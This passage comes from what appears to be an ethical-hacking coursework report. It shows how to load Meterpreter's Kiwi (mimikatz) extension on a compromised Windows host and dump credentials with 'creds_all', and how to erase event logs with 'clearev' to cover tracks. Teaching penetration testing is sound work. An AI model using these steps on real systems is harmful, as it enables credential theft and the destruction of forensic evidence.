
In this attack, we use a dictionary-based attack. For that, we should use a username list and password list to crack the password. After that, we can start the crack.



5.3.3 Kiwi Tool

Kiwi is a powerful open-source tool used in Metasploit to crack passwords. We have to exploit our target before using this tool. The following figures show how to use Kiwi to crack passwords.


Initially, we should load the Kiwi into the Meterpreter using the **load kiwi** command. Then we can use **?** to view the Kiwi commands.



The screenshot shows a dual-pane interface. On the left is a web browser displaying a user account page for 'UMAYANGA P.L.I.' with details like CS/2017/047, contact information, and a profile picture. On the right is a terminal window titled 'meterpreter' with the command `load kiwi` highlighted. The output shows the loading of the extension and its version (mimikatz 2.2.0). Below this, the Kiwi command list is displayed:


Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session

Then, select the **creds_all** command to retrieve the credentials.



This screenshot shows the same dual-pane interface. The terminal window now displays the Kiwi command list, with the `creds_all` command highlighted:

Command	Description
creds_all	Retrieve all credentials (parsed)
creds_kerberos	Retrieve Kerberos creds (parsed)
creds_livespp	Retrieve Live SSP creds
creds_msv	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_tspkg	Retrieve Tspkg creds (parsed)
creds_wdigest	Retrieve WDigest creds (parsed)
dcsync	Retrieve user account information via DC Sync (unparsed)
dcsync_ntlm	Retrieve user account NTLM hash, SID and RID via DC Sync
golden_ticket_create	Create a golden kerberos ticket
kerberos_ticket_list	List all kerberos tickets (unparsed)
kerberos_ticket_purge	Purge any in-use kerberos tickets
kerberos_ticket_use	Use a kerberos ticket
kiwi_cmd	Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam	Dump LSA SAM (unparsed)
lsa_dump_secrets	Dump LSA secrets (unparsed)
password_change	Change the password/hash of a user
wifi_list	List wifi profiles/creds for the current user
wifi_list_shared	List shared wifi profiles/creds (requires SYSTEM)




6 The Covering of Tracks Phase

The entire ethical hacking procedure ends with this phase. The ethical hacker has successfully gained access to a system or network if this phase is successful. In this phase, the attacker tries to leave the system without a trace. To prevent being discovered when accessing and exiting the network or server, they must conceal their tracks the entire time. The attacker shouldn't be able to be recognized by the security measures in place. If the security system was completely unaware that an assault had occurred, then it is a hint that the simulated cyber attack was successful.


The attackers use many methods to complete this task. Some of them are,



- clearing all the logs
- uninstalling all the applications
- eradicating any signs of any ethical hacker activity from the system or network
- corrupting logs
- removing all the folders that the attacker established

From this list of tasks, clearing logs is the most important thing because most of the hacks are identified by the hackers leaving logs. The following figure shows how to clear the logs of the Windows 2008 server using the **clearev** command in the Meterpreter.







Before clearing the logs:






After clearing the logs:







7 References

- [1] "What is hacking and how does hacking work?" <https://www.kaspersky.com/resource-center/definitions/what-is-hacking> (accessed Jan. 29, 2023).
- [2] "Hacker Types: Black Hat, White Hat & Gray Hat Hackers | Avast." <https://www.avast.com/c-hacker-types> (accessed Jan. 29, 2023).
- [3] "Helpful Tips To Become An Ethical Hacker - projectcubicle." <https://www.projectcubicle.com/helpful-tips-to-become-an-ethical-hacker/> (accessed Jan. 29, 2023).
- [4] "Phases of Ethical Hacking: A Complete Guide to Ethical Hacking Process." <https://www.invensislearning.com/blog/phases-of-ethical-hacking/> (accessed Jan. 29, 2023).
- [5] "American Registry for Internet Numbers." <https://www.arin.net/> (accessed Jan. 30, 2023).
- [6] "The Four Phases of Social Engineering." <https://www.rangeforce.com/blog/four-phases-of-social-engineering> (accessed Jan. 30, 2023).
- [7] "What is Nmap and How to Use it – A Tutorial for the Greatest Scanning Tool of All Time." <https://www.freecodecamp.org/news/what-is-nmap-and-how-to-use-it-a-tutorial-for-the-greatest-scanning-tool-of-all-time/> (accessed Jan. 31, 2023).
- [8] "The CVSS v3 Vulnerability Scoring System - PlexTrac." <https://plextrac.com/the-cvss-v3-scoring-system/> (accessed Feb. 01, 2023).
- [9] "The NHS cyber attack: how and why it happened, and who did it." <https://www.acronis.com/en-us/blog/posts/nhs-cyber-attack/> (accessed Feb. 02, 2023).
- [10] "What is a Keylogger? | How to Detect Keyloggers | Malwarebytes." <https://www.malwarebytes.com/keylogger> (accessed Feb. 06, 2023).
- [11] "Backdoor computing attacks – Definition & examples | Malwarebytes." <https://www.malwarebytes.com/backdoor> (accessed Feb. 07, 2023).
- [12] "hydra | Kali Linux Tools." <https://www.kali.org/tools/hydra/> (accessed Feb. 07, 2023).